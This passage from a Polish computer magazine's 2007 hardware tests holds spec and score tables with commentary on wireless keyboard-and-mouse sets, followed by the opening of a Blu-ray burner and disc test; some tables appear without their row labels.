ładowarka w zestawie	–	akumulatory w myszy	stała bateria w myszy	–	–	stała bateria w myszy	–
pilot do sterowania komputerem	●	–	–	–	–	●	–
liczba dołączonych baterii AA/AAA	2/4	4/0	0/0	6/0	4/0	6/0	4/0
liczba dołączonych akumulatorów AA/AAA	0/0	1 (2000 mAh)/0	4 (1300 mAh)/0	0/0	0/0	0/0	0/0
Wyniki testów							
poprawność działania klawiszy	5,0 m	10,0 m	7,0 m	5,0 m	5,0 m	10,0 m	5,0 m
poprawność działania myszy	4,4 m	10,0 m	7,0 m	4 m	5,0 m	7,0 m	4,4 m
Mouse Test – czułość na podkładkach (więcej = lepiej)							
Thermaltake (metal)	121,7	117,4	124,7	125,3	116,2	79,1	117,9
CHIP (skóra)	121,1	127,0	124,1	125,3	122,1	76,8	118,4
Pentagram (Qck mini)	121,1	117,4	124,7	122,8	122,5	76,2	118,5
4D steel	121,7	125,6	124,4	124,3	122,5	75,8	120,8
icemat (szkło)	121,8	0,0	124,7	125,3	123,6	1,0	119,1

Klasa najwyższa (90–100)
Klasa wyższa (75–89)
Klasa średnia (40–74)

● tak
– nie

Wynik – najlepszy wynik
Wynik – najgorszy wynik

Oceny POWER i ECONO przeliczono, by najlepsze w danej kategorii modele uzyskały 100 pkt.

	MIEJSCE 8	MIEJSCE 9	MIEJSCE 10	MIEJSCE 11	MIEJSCE 12	MIEJSCE 13	MIEJSCE 14	MIEJSCE 15	MIEJSCE 16
	Logitech Cordless Desktop MX-5000 Laser	**A4Tech Evolution Supra X'C + 518RF**	**Microsoft Wireless Laser Desktop 6000**	**Microsoft Wireless Optical Desktop 1000**	**Microsoft Wireless Optical Desktop 2000**	**Speed Link Wireless Metal Deskset SL6496SSV**	**Microsoft Wireless Optical Desktop 4000**	**Media Tech MT1405 Toronto Office RF**	**Trust Wireless Laser Deskset DS4500X**
	650 zł	150 zł	315 zł	160 zł	200 zł	195 zł	250 zł	135 zł	130 zł
	Logitech	Megabajt	Microsoft	Microsoft	Microsoft	MMV	Microsoft	Media Tech	Icom
	36	36	36	36	36	24	36	12	12
	92	90	85	82	78	77	77	75	74
	98	94	74	63	46	54	68	88	72
	70	100	74	73	67	26	68	55	77
	81	59	74	74	75	99	67	67	55
	31	3	27	9	17	18	24	6	5
	18	77	34	65	50	50	39	71	72
	1184,1 [g]/48,7x22,3 [cm]	1176,5 [g]/46,8x21,8 [cm]	1236,6 [g]/52,2x24 [cm]	887 [g]/45x23 [cm]	763,8 [g]/47,7x20,3 [cm]	575,2 [g]/42,8x16 [cm]	1007,7 [g]/48,7x24,5 [cm]	983,1 [g]/48,4x20 [cm]	1048,9 [g]/48,1x17,2 [cm]
	4 (AA)	2 (AA)	2 (AA)	2 (AA)	2 (AA)	2 (AAA)	2 (AA)	2 (AA)	2 (AA)
	–	●	●	●	–	–	●	●	●
	105/21/–	103/33/–	104/25/●	101/18/–	104/10/●	104/18/●	104/22/–	104/31/–	104/16/–
	●	–	–	–	–	–	–	–	–
	–/●/–	●/●/●	●/–/–	●/●/–	–/–/–	–/●/●	●/●/–	●/●/●	●/●/–
	●	●	●	●	●	●	●	●	●
	–	–	●	–	●	–	–	●	●
	–/●	–/●	–/●	–/●	–/●	–/●	–/●	przyciski/●	–/●
	–/●	●/–	–/–	–/–	–/–	–/–	–/–	–/–	–/–
	155,4 [g]/7,7x12,5x4,4 [cm]	148,8 [g]/7x12,6x4 [cm]	148,3 [g]/7,8x12,7x4,3 [cm]	131,7 [g]/6,4x12x3,7 [cm]	131,7 [g]/6,4x12x3,7 [cm]	89,4 [g]/5,3x10,3x3,6 [cm]	135,8 [g]/7,2x12,1x4,2 [cm]	107,3 [g]/6,5x13,1x3,2 [cm]	139,3 [g]/6,7x12,9x4,1 [cm]
	nd.	2 (AA)	2 (AA)	2 (AA)	2 (AA)	2 (AAA)	2 (AA)	2 (AAA)	2 (AA)
	800	800	1000	400	400	800	400	800	800
	8/●	8/●	5/●	3/●	3/●	3/●	3/●	10/●	5/●
	300 cm	150 cm	180 cm	200 cm	180 cm	999 cm	180 cm	100 cm	200 cm
	●	●	–	–	–	●	–	–	–
	stała bateria w myszy	same akumulatory	–	–	–	–	–	akumulatory w myszy	akumulatory w myszy
	–	–	–	–	–	–	–	–	–
	4/0	2/0	4/0	4/0	4/0	0/4	4/0	2/0	2/0
	0/0	4 (1400 mAh)/0	0/0	0/0	0/0	0/0	0/0	0/2 (600 mAh)	2 (1600 mAh)/0
	10,0 m	4,6 m	4,2 m	5,0 m	5,0 m	7,0 m	4,6 m	4,8 m	5,0 m
	7,0 m	2,2 m	4 m	3 m	4 m	10,0 m	4 m	0,8 m	1,5 m
	77,9	60,5	115,0	107,0	112,8	123,3	93,6	35,8	49,8
	79,3	88,0	102,0	109,6	94,2	109,1	97,3	110,5	68,0
	78,7	88,2	111,2	101,0	94,4	121,9	90,1	109,6	68,6
	78,5	88,1	103,2	100,2	110,0	123,4	89,8	109,8	67,8
	78,9	88,4	102,6	102,4	112,0	94,7	93,6	112,1	54,1

Miejsce POWER	MIEJSCE 17	MIEJSCE 18	MIEJSCE 19	MIEJSCE 20	MIEJSCE 21	MIEJSCE 22 (ECONO CHIP TIP)	MIEJSCE 23
Nazwa urządzenia	Genius TwinTouch LuxeMate PRO US	Tracer Active TRK19MRF	Trust Wireless Optical Deskset DS3300X	Genius Luxe Mate 3000	Media Tech MT1407 Quebec	Trust Wireless Optical Slimline Desktop DS3200	Mode Com MC-7000
Cena	130 zł	115 zł	130 zł	95 zł	165 zł	80 zł	145 zł
Dostawca	Genius	Megabajt	Icom	Genius	Media Tech	Icom	Mode Com
Gwarancja	24	24	24	24	12	24	24
Wydajność							
Ocena POWER	73	70	68	67	66	63	58
Budowa i funkcjonalność	54	68	68	51	58	48	54
Oprogramowanie	76	66	55	60	66	65	22
Odległość i czułość	59	55	60	61	52	52	69
Opłacalność							
Miejsce ECONO	7	4	8	2	16	1	19
Ocena ECONO	71	77	67	90	51	100	50
Dane techniczne – klawiatura							
waga/wymiary (szer. x głęb.)	831,7 [g]/42x19,7 [cm]	1072,7 [g]/51,2x25 [cm]	994 [g]/48,1x17 [cm]	554,5 [g]/42,7x18,3 [cm]	902,8 [g]/48,5x20 [cm]	658 [g]/41,5x17,3 [cm]	644,6 [g]/46,5x16 [cm]
liczba wymaganych baterii/akumulatorów	2 (AA)	2 (AA)	2 (AA)	2 (AAA)	2 (AA)	2 (AAA)	2 (AA)
podstawka pod nadgarstki	●	●	●	–	●	–	–
standardowe/dodatkowe/płaskie klawisze	103/12/●	104/19/–	104/16/–	104/12/●	105/19/–	105/13/●	104/19/●
duży klawisz Enter	–	●	–	–	–	–	–
klawisz wylogowania/usypiania/wyłączenia	–/●/–	–/●/●	●/●/–	–/●/–	–/●/●	–/●/–	–/●/–
standardowa wielkość klawiszy strzałek	●	●	●	●	●	●	●
standardowe rozmieszcz. Home, Ins, End	–	●	●	–	●	–	●
sterowanie kursorem/podnoszone nóżki	–/●	–/●	–/●	–/●	–/●	–/●	–/●
szyfrowanie danych/wyświetlacz LCD	–/–	–/–	–/–	–/–	–/–	–/–	–/–
Dane techniczne – mysz							
waga/wymiary (szer. x głęb.)	125 [g]/5,7x11,5x3,5 [cm]	120,1 [g]/8x12,4x4,5 [cm]	142,4 [g]/6,6x12,9x4 [cm]	75,8 [g]/5x9,7x3,1 [cm]	112,4 [g]/7,1x11,8x3,7 [cm]	101,1 [g]/6,6x13,1x3,7 [cm]	94,5 [g]/5,7x10,3x3,4 [cm]
liczba wymaganych baterii/akumulatorów	2 (AA)	2 (AAA)	2 (AA)	2 (AAA)	2 (AAA)	2 (AAA)	2 (AAA)
deklarowana rozdzielczość DPI	800	800	800	800	1600	800	800
liczba klawiszy/rolka do przewijania	3/●	9/●	5/●	3/●	9/●	5/●	3/●
Dane techniczne – zestaw							
deklarowana odległość pracy	120 cm	300 cm	200 cm	300 cm	120 cm	200 cm	140 cm
nadajnik w formie klucza USB	–	–	–	●	–	–	–
ładowarka w zestawie	same akumulatory	akumulatory w myszy	akumulatory w myszy	brak	akumulatory w myszy	–	akumulatory w myszy
pilot do sterowania komputerem	–	–	–	–	–	–	–
liczba dołączonych baterii AA/AAA	0/0	2/0	2/0	0/4	2/0	0/4	2/2
liczba dołączonych akumulatorów AA/AAA	6 (1300 mAh)/0	0/2 (600 mAh)	2 (1600 mAh)/0	0/0	0/2 (600 mAh)	0/0	0/0
Wyniki testów							
poprawność działania klawiszy	5,0 m	4,6 m	5,0 m	5,0 m	3,4 m	5,0 m	5,0 m
poprawność działania myszy	1,2 m	1,4 m	3,2 m	2 m	2,2 m	0,8 m	4,2 m
Mouse Test – czułość na podkładkach (więcej = lepiej)							
Thermaltake (metal)	75,0	74,5	67,1	75,0	68,3	6,3	82,7
CHIP (skóra)	74,9	69,8	67,3	75,0	75,1	72,9	82,7
Pentagram (Qck mini)	75,0	75,0	65,6	75,0	75,0	70,3	82,7
4D steel	74,9	75,0	66,9	75,0	75,0	61,5	82,5
icemat (szkło)	75,0	75,0	66,9	75,0	75,1	58,1	82,5

Klasa najwyższa (90–100)
Klasa wyższa (75–89)
Klasa średnia (40–74)

● tak
– nie

Wynik najlepszy wynik
Wynik najgorszy wynik

Oceny POWER i ECONO przeliczono, by najlepsze w danej kategorii modele uzyskały 100 pkt.

MIEJSCE 24	MIEJSCE 25	MIEJSCE 26	MIEJSCE 27	MIEJSCE 28	MIEJSCE 29	MIEJSCE 30	MIEJSCE 31	MIEJSCE 32
Apollo Electronics AM 4000	**Media Tech MT1406 Halifax**	**Media Tech MT1408-US Manitoba**	**Apollo AM 5002**	**Mode Com MC-6000**	**Benq Wireless Desktop Companion X530**	**Benq IM 230**	**Labtec Ultra Flat Wireless Desktop**	**Mode Com MC-4000**
110 zł	120 zł	130 zł	155 zł	135 zł	135 zł	105 zł	100 zł	90 zł
Apollo Electronics	Media Tech	Media Tech	Apollo	Mode Com	BenQ	BenQ	Labtec	Mode Com
24	12	12	24	24	24	24	24	24
56	55	55	55	53	52	48	44	42
42	51	63	49	51	37	38	45	43
40	50	61	40	27	20	20	27	22
58	46	34	53	59	67	59	44	45
10	12	15	23	20	22	13	14	11
65	58	54	45	50	49	58	56	60
966,1 [g]/47x19,3 [cm]	751,1 [g]/42,2x18,5 [cm]	908,3 [g]/48,5x20 [cm]	1134,6 [g]/47,8x22 [cm]	879,6 [g]/50x20 [cm]	747,8 [g]/45x17,5 [cm]	688,4 [g]/46,6x20,5 [cm]	799,6 [g]/44x17 [cm]	1084,2 [g]/47,5x18,8 [cm]
2 (AA)	2 (AA)	2 (AA)	2 (AA)	2 (AA)	2 (AA)	2 (AA)	2 (AAA)	2 (AAA)
–	●	●	–	●	–	–	–	●
104/15/–	105/15/–	104/19/–	104/15/–	104/20/–	104/13/–	104/13/–	103/14/●	104/12/–
–	–	–	●	●	–	–	●	–
–/●/●	–/●/–	–/●/●	–/–/–	–/–/–	–/–/–	–/–/–	–/–/–	–/●/–
●	●	●	●	●	●	●	●	●
●	–	●	●	●	●	●	–	●
–/●	–/●	–/●	–/●	–/●	–/●	–/●	–/●	–/●
–/–	–/–	–/–	–/–	–/–	–/–	–/–	–/–	–/–
153,3 [g]/7x12,8x4,3 [cm]	91 [g]/6,5x13x3,3 [cm]	111 [g]/7,1x11,9x3,8 [cm]	160 [g]/7x12,9x4,1 [cm]	151 [g]/6,8x12,3x4,2 [cm]	131 [g]/6,1x12x3,6 [cm]	121 [g]/5,9x11,5x3,6 [cm]	109,8 [g]/6x11x3,3 [cm]	117,1 [g]/6,1x11,9x3,4 [cm]
2 (AAA)	1 (AAA)	2 (AAA)	2 (AA)	2 (AA)	2 (AA)	2 (AA)	2 (AA)	2 (AA)
bd.	800	800	800	800	800	800	800	800
5/●	5/●	9/●	5/●	3/●	3/●	3/●	3/●	3/●
300 cm	100 cm	120 cm	300 cm	180 cm	bd. cm	200 cm	200 cm	180 cm
–	–	–	–	–	–	–	–	–
–	akumulatory w myszy	akumulatory w myszy	akumulatory w myszy	–	–	–	–	–
–	–	–	–	–	–	–	–	–
2/2	2/0	2/0	2/0	4/0	4/0	4/0	2/2	2/2
0/0	0/1 (600 mAh)	0/2 (600 mAh)	2 (1400 mAh)/0	0/0	0/0	0/0	0/0	0/0
5,0 m	3,6 m	1 m	3,8 m	5,0 m	7,0 m	5,0 m	3,6 m	4 m
4 m	1 m	1,3 m	2,2 m	4,6 m	3 m	2 m	1,6 m	1,8 m
64,6	52,7	74,7	73,8	62,5	64,7	71,9	60,5	39,1
58,6	74,6	35,4	74,4	62,6	57,7	59,4	61,9	48,7
56,8	75,0	75,0	74,2	62,9	75,0	72,5	60,7	61,7
62,4	68,5	74,1	74,2	61,8	69,0	73,4	61,7	63,3
74,8	48,7	74,7	72,9	62,3	73,9	71,5	59,3	29,4

Coraz więcej klawiatur ma wbudowane (lub dołączane) podkładki pod nadgarstki zapewniające poprawne ułożenie dłoni. Znajdziemy je w ponad połowie przetestowanych modeli. Aby nie męczyć palców, stosuje się niskoprofilowe klawisze (tzw. klawiatury płaskie). Takie rozwiązanie znalazło się aż w 10 zestawach, spośród których najlepszym był Microsoft Wireless Entertainment Desktop 7000.

Nie należy też bagatelizować wielkości podstawowych klawiszy, takich jak [Spacja], [Del] czy [Enter]. Zdarza się, że producenci, by zapewnić niewielkie wymiary klawiatury, ścieśniają wszystkie klawisze, nie zostawiając odstępów pomiędzy przyciskami kierunkowymi i blokiem numerycznym. W efekcie dochodzi do przypadkowego naciskania niewłaściwych klawiszy. Ten mankament dotyczy Speed Link Wireless Metal Deskset SL6496SSV, Genius TwinTouch LuxeMate PRO US oraz Trust Wireless Optical Slimline Desktop DS3200.

AKCESORIA I DODATKI

Wyświetlacz i touchpad

Bezprzewodowe zestawy mają wiele dodatków, które mają ułatwiać obsługę komputera, i nie tylko. Dla przykładu w zestawie Logitech Cordless Desktop MX 5000 Laser jest wyświetlacz LCD. Umożliwia on m.in. nawigację po stacjach radiowych i listach utworów, pokazuje czas, datę, a także informację o tym, że dostaliśmy emaila.

W Wireless Entertainment Desktop 7000 firmy Microsoft mamy do dyspozycji touchpad pozwalający sterować wskaźnikiem myszy bezpośrednio z klawiatury. Z kolei w modelu Cordless Desktop S510 Media Remote Logitecha znajduje się pilot do sterowania multimediami, który zapewnia wygodę np. przy prezentowaniu na rzutniku fotografii.

Wraz z modelem Easy Call otrzymujemy telefon głośnikowy do rozmów przez Internet (np. komunikator Skype), oparty na technologii RightSound, który dodatkowo jest odbiornikiem radiowym.

W niektórych klawiaturach przyciski dodatkowe są zdefiniowane przez producenta. Lepiej, gdy to użytkownik decyduje, jaki program czy plik ma być wywoływany po naciśnięciu określonego klawisza. Wtedy klawiatura jest zaprogramowana i użytkowana z maksymalną efektywnością. Spośród testowanych modeli najwięcej dodatkowych przycisków miał zestaw ErgoMedia R800 firmy Genius – bo aż 36.

CZUŁA MYSZ

Wygodne klikanie

Klasyczne modele o symetrycznej budowie najczęściej wyposażone są w dwukierunkową rolkę i podstawowe przyciski. Umożliwiają wygodne korzystanie osobom zarówno prawo-, jak i leworęcznym. Ich przeciwieństwem są myszy wyprofilowane jednostronnie, dopasowane do konkretnej dłoni. Wyposażone są one nawet w 10 przycisków i rolkę działającą w czterech kierunkach. Pozwalają m.in. na zmianę stron przeglądanych dokumentów oraz szybkie zamykanie i otwieranie aplikacji.

Najczęściej stosuje się czujniki optyczne o rozdzielczości 800 dpi (punktów na cal kwadratowy), które zapewniają w miarę dokładną pracę. Jeśli potrzebna jest mysz dokładniejsza, choćby dla osób tworzących prace graficzne, można wybrać mysz laserową o rozdzielczości 1600 dpi. Pod względem czułości najgorzej wypadły myszy Microsoft Wireless Optical Desktop 2000/1000/4000, oferując jedynie 400 dpi. Najwyższą rozdzielczością – 1600 dpi charakteryzowały się Media Tech MT1407 Quebec oraz Genius ErgoMedia R800.

Większość testowanych myszek dobrze poradziła sobie z testem czułości na różnych podłożach. Znalazło się jednak kilka wyjątków. Mysz z zestawu DS3200 firmy Trust praktycznie nie działa na powierzchni metalowej. Prawdziwym wyzwaniem była też szklana podkładka Icemat. Okazała się barierą nie do przejścia dla Logitech diNovo Media Desktop Laser oraz Microsoft Wireless Entertainment Desktop 7000.

CZAS PRACY

Ładowarki i wskaźniki zużycia

Klawiatury w zestawach bezprzewodowych są zasilane ogniwami AA lub AAA. Myszki – zazwyczaj dwoma bateriami AA albo mają wbudowany akumulator.

Żywotność baterii alkalicznych w myszkach to około 7 – 10 dni, zaś w klawiaturach – do 6 miesięcy.

Połowa spośród testowanych zestawów zawierała odbiornik radiowy będący jednocześnie ładowarką. Dość oryginalne rozwiązanie zastosowano w A4Tech Evolution Supra X'C + 518RF. W odbiorniku będącym ładowarką mamy zawsze komplet zapasowych akumulatorów, na wypadek gdyby była konieczna wymiana w klawiaturze lub myszy (producent dostarcza trzy komplety). Możemy praktycznie zapomnieć o sytuacji, gdy zostajemy pozbawieni możliwości pracy, bo zapomnieliśmy kupić baterie.

Niestety, nie wszystkie urządzenia są wyposażone we wskaźniki zużycia baterii, a że jest to istotna informacja, nie trzeba chyba nikogo przekonywać. Pośród modeli, które miały taką sygnalizację, jest kilka rozwiązań. Pierwsze to sygnalizacja diodami bezpośrednio wbudowanymi w klawiaturę czy mysz. Druga metoda to umieszczenie wskaźników zużycia na odbiorniku, a trzecia – programowe informowanie o stanie zużycia. Spodobało nam się rozwiązanie Logitecha, które pokazuje stan baterii zarówno na urządzeniu, jak i w sterownikach.

OPROGRAMOWANIE

Szyfrowana transmisja

Przeznaczając większą kwotę na zakup zestawu, warto zwrócić uwagę, czy został on zaopatrzony w sterowniki do używanego systemu operacyjnego. Jest to szczególne ważne, gdy na półkach sklepowych pojawił się system Windows Vista.

Oprócz sterowników często dostajemy programy do nauki szybkiego pisania, zaawansowanego menedżera do zarządzania plikami audio-wideo, czy album zdjęć cyfrowych z możliwością prezentacji i funkcjami graficznymi.

Spośród testowanych kompletów wyróżnia się pod tym względem oprogramowanie dołączone do zestawów A4Tech Evolution Supra X'C + 518RF, Logitech Cordless Desktop S510 Media Remote, Logitech Cordless Desktop S510 Media Remote, Logitech Easy Call Desktop oraz Logitech Cordless Desktop MX-3200 Laser. Oferuje ono szyfrowanie danych przesyłanych pomiędzy klawiaturą a komputerem, dzięki czemu nikt nie będzie w stanie dowiedzieć się, jakie dane wprowadzamy. ■

PODSUMOWANIE TESTU: Myszy i klawiatury

Przed zakupem

✔ Zasięg działania

Zwróćmy uwagę, jaki zasięg działania zestawu deklaruje producent i czy wystarczy on do naszych potrzeb.

✔ Ergonomia

Odpowiedni kształt klawiatury, podstawka oraz ułożenie klawiszy wydatnie podnosi wygodę pracy.

✔ Funkcje i dodatkowe akcesoria

Możemy nabyć zestaw z pilotem, touchpadem czy telefonem VoIP.

✔ Mysz

Pamiętajmy, że oprócz ułożenia w dłoni oraz przycisków dodatkowych także wysoka rozdzielczość zapewnia dokładniejszą pracę.


✔ Zasilanie

Odbiornik, który jest również ładowarką, zaoszczędzi kłopotu z wymianą ogniw i oczywiście zmniejszy koszty.


✔ Oprogramowanie

Pozwala ono przeprogramować przyciski w zestawie, tworząc indywidualny profil. Sprawdźmy też, z jakimi systemami operacyjnymi jest zgodne.

KRYTERIA TESTU



CHIP NAWIGATOR



Dzięki nawigatorowi dowiecie się, jak kształtuje się relacja między wynikami POWER i ECONO wybranych modeli.

Procedura testowa

Budowa i funkcjonalność – ocenialiśmy ergonomię klawiatury, to czy ma dodatkową podkładkę pod nadgarstki, wskaźniki zużycia baterii oraz liczbę, budowę i rozmieszczenie klawiszy. Sprawdzaliśmy możliwości dodatkowych przycisków, premiując za możliwość programowania indywidualnego. Zbadaliśmy też działanie i przydatność dodatków w postaci pilota, touchpada czy odbiornika będącego ładowarką.

Oprogramowanie – sprawdzaliśmy gotowość pracy zestawów z systemem Windows Vista. Punktowaliśmy również użyteczność i możliwości definiowania funkcji dla przycisków dodatkowych. Sprawdziliśmy m.in., czy oprogramowanie oferuje możliwość definiowania skoku myszy, czy ma odrębną sekcję dla graczy, czy jest szyfrowanie połączenia pomiędzy klawiaturą a komputerem. Zwracaliśmy też uwagę, czy do zestawu dołączono dodatkowe oprogramowanie użytkowe, np. program do nauki szybkiego pisania.

Odległość i czułość – odległość mierzyliśmy dokładnie do odległości 5 metrów. Powyżej tej wartości ustaliliśmy dwa punkty pomiarowe w odległości 7 i 10 metrów. Za koniec możliwości urządzenia uznaliśmy problemy z płynnym wprowadzaniem tekstu oraz opóźnienia w działaniu wskaźnika myszy. Testowaliśmy również czułość myszy na powierzchniach z różnych materiałów (wśród nich szklanej i metalowej), używając podkładek różnych producentów.

Najlepsze w teście

1 POWER CHIP TIP 04/2007

Logitech-Cordless Desktop S510 Media Remote

Superpłaska klawiatura z systemem Zero-Degree Tilt, 22-przyciskowym pilotem zdalnego sterowania mediami i rolką. Prócz tego – mysz z czterokierunkową rolką pracuje na każdej powierzchni. System powiadamiania o potrzebie wymiany baterii poinformuje nas o tym już na 10 dni przed faktem. Zaletą jest także 5-letnia gwarancja.

2 POWER CHIP TIP 04/2007

Microsoft- Wireless Entertainment Desktop 7000

Ergonomiczna klawiatura wraz z płaskimi, gumowanymi przyciskami o lekkim skoku i cichej pracy. Dotykowe klawisze funkcyjne oraz świetny zasięg to niewątpliwe zalety zestawu. Ponadto producent oferuje wbudowany touchpad do sterowania wskaźnikiem myszy, a także specjalne skróty do aplikacji Media Center i systemu Windows Vista.

22 ECONO CHIP TIP 04/2007

Trust-Wireless Optical Slimline Desktop DS3200

Niewielka, dokładnie wykonana klawiatura z płaskimi, lekko pracującymi klawiszami. Mysz charakteryzuje się rozdzielczością 800 dpi. Urządzenie zostało wykonane bardzo solidnie i pokryte przyjemną w dotyku gumą. Atutem zestawu jest duży zasięg działania klawiatury. Wadą – najmniejszy zasięg działania myszy.

5

Logitech EasyCall Desktop

Cicha, lekko pracująca klawiatura w komplecie z laserową myszą. Ciekawym dodatkiem do zestawu są słuchawki stereofoniczne z wbudowanym mikrofonem oraz, niwelujący szumy telefon głośnikowy do rozmów przez Internet. Takie parametry jak inicjowanie połączeń, regulacja głośności oraz wyciszenie mikrofonu możliwe jest z klawiatury lub telefonu.



Blu-ray: Wszystkie nagrywarki i nośniki

W sprzedaży są już nagrywarki Blu-ray wypalające do 50 gigabajtów na jednym dysku. CHIP przetestował wszystkie dostępne na rynku nagrywarki i nośniki Blu-ray i doradza, w jakich przypadkach naprawdę warto z nich korzystać.

Dominika Puch

W artykule:

- Test: wszystkie dostępne nagrywarki Blu-ray
- Kompatybilność: 18 płyt Blu-ray
- HD-DVD: Brak nagrywarek w zasięgu wzroku

Udajmy się na moment w podróż w czasie do 2002 roku: dokładnie przed pięcioma laty CHIP testował pierwszą generację nagrywarek DVD do pecetów. Kosztowały one wówczas ponad 3000 zł i wypalały z szybkością 2x lub 2,4x. Teraz za tę samą cenę można kupić pierwsze nagrywarki Blu-ray. To obok sprzętu HD DVD, który jeszcze nie pojawił się w sklepach, jeden z dwóch następców formatu DVD.

Przetestowaliśmy w naszym laboratorium wszystkie dostępne nagrywarki i nośniki Blu-ray. Sprawdziliśmy cztery wewnętrzne napędy sprzedawane osobno (wszystkie wyposażone w złącze PATA), a także dwa modele oferowane jako produkty OEM i montowane w gotowych komputerach. Tych nagrywarek firmy Matshita nie można na razie kupić osobno. Także z 18 zupełnie nowych przetestowanych przez nas nośników nie wszystkie znalazły się już na sklepowych półkach.

Zanim przyjrzymy się wynikom testu, na początek kilka istotnych informacji o Blu-ray i HD-DVD. Kto chce odtwarzać filmy HD (wysokiej rozdzielczości) na pececie, potrzebuje prócz napędu nowej generacji także dużej mocy komputera oraz odpowiedniej karty graficznej. Jeśli procesor będzie słabszy niż Intel Core Duo lub AMD Athlon X2, efekt okaże się niezadowalający. Aby zaś kupione filmy Blu-ray lub HD DVD oglądać na ekranie HD, niezbędna jest karta graficzna obsługująca kodowanie HDCP. Bez problemów odtwarzanie będzie przebiegać tylko wtedy, gdy masz stosunkowo nową kartę graficzną – co najmniej model ATI Radeon X1600 lub Nvidia GeForce 6600 GT. Ponadto warto wiedzieć, że na razie są kłopoty z odpo-

wiednim oprogramowaniem do wypalania. Wielu producentów narzędzi do nagrywania dopiero modyfikuje swoje produkty. To, co teraz znajduje się na rynku, można w najlepszym przypadku potraktować jako wersje beta.

Jeśli jednak chcesz używać napędu tylko do archiwizacji danych (zależnie od formatu i nośnika na jednym dysku zmieści się od 15 do 50 gigabajtów), nie musisz spełniać powyższych wymagań. Zapisywanie i odczytywanie plików z urządzeń Blu-ray lub HD DVD powiedzie się na każdym w miarę nowym komputerze.

NOWATORSKIE I BEZBŁĘDNE

Drogo, ale od razu bez zarzutu

Byliśmy mile zaskoczeni po pierwszym teście Blu-ray w naszym laboratorium. Rzadko zdarza się, by nowa, wyrafinowana technika od samego początku funkcjonowała nienagannie. Mimo upływu wielu lat od premiery nagrywarek CD i DVD ciągle występują problemy z obsługą niektórych nośników. Ponadto szybkości podane na opakowaniach zwykle nie zgadzają się z faktycznymi.

W przypadku Blu-raya sytuacja wygląda zupełnie inaczej: nagrywarki zapisują tak, jak to obiecują producenci. Podczas całego testu wystąpiły jedynie pojedyncze zakłócenia. Trzeba jednak przyznać, że producenci długo czekali, zanim wypuścili pierwsze urządzenia do sprzedaży. Ponadto pierwsze dostępne płyty są tylko markowe – nie wiadomo, jak nagrywarki poradzą sobie z nośnikami od tzw. nieznanych producentów.

Nie wiadomo także, jaka będzie żywotność nowego rodzaju nośników. Struktury na płycie są jeszcze mniejsze niż w wypadku DVD, co oznacza, że nośniki Blu-ray mogą być bardziej podatne na zadrapania niż CD czy DVD, ale to potwierdzimy dopiero w naszym następnym teście. Już teraz wyraźnie widać różnice pomiędzy poszczególnymi nagrywarkami Blu-ray. Niektóre modele, jak dwa najlepsze w teście, bardzo dobrze radzą sobie z zadrapaniami na płytach. Inaczej jest z urządzeniem Pioneera, w którym nawet niewielkie zadrapanie powodowało przerwę w przepływie danych.

CHIP Rekomendacja

■ Udany początek: Choć technologia Bluray dopiero wkracza na rynek, przetestowane nagrywarki nie zmarnowały ani jednej płyty. Ich największy mankament to oczywiście wysoka cena: biorąc pod uwagę, że najtańsze napędy kosztują ok. 2500 zł, a ceny płyt zaczynają się od ok. 10 zł, jest to obecnie droga metoda archiwizacji danych. Do najlepszych z przetestowanych modeli należą identycznie zbudowane napędy firm Plextor i Sony, przy czym drugi można kupić o wiele taniej. Wśród 25-gigabajtowych płyt pierwsze miejsce zapewniły sobie nośniki TDK, zaś pośród 50-gigabajtowych – nośniki firmy Panasonic.

PŁYTY BLU-RAY

Kompatybilność, czyli kwestia właściwego firmware'u

Testom zostało poddanych w laboratorium CHIP-a od razu 18 różnych nośników. Najpierw trzeba przyzwyczaić się do zupełnie nowego nazewnictwa: BD oznacza Blu-ray Disc. Zapisywalna płyta nazywa się BD-R, co jeszcze jest łatwe do zapamiętania. Ale nośniki do wielokrotnego zapisu nie nazywają się wbrew przewidywaniom BD-RW, lecz BD-RE. „RE" oznacza „Recordable/Eraseable" (czyli zapisywalne/kasowalne). Te dwa podstawowe typy dysków występują w wersjach jednowarstwowej (single layer, w skrócie SL; pojemność 25 gigabajtów) oraz dwuwarstwowej (double layer, w skrócie DL; pojemmność 50 gigabajtów). W tym momencie kosztują one średnio 60 zł (nośnik 25-gigabajtowy) i 160 zł (50-gigabajtowy). Ceny na razie są wygórowane, ponieważ tylko markowi producenci oferują ten typ płyt.

Wypaliliśmy w naszym teście w sumie 90 płyt Blu-ray o łącznej wartości 15 000 zł. Zwracaliśmy szczególną uwagę na kompatybilność: to bardzo istotne, czy każdy nośnik można nagrać bez większego wysiłku. Oczywiście tak samo interesowała nas szybkość, z jaką nagrywarki Blu-ray zapisują płyty. Ten parametr niewątpliwie można jeszcze poprawić: →



PODWÓJNA SOCZEWKA W nagrywarce znajdują się osobne soczewki dla trybu Blu-ray (powyżej) i CD/DVD (poniżej).

HD-DVD: Są już nośniki, ale nie ma nagrywarek

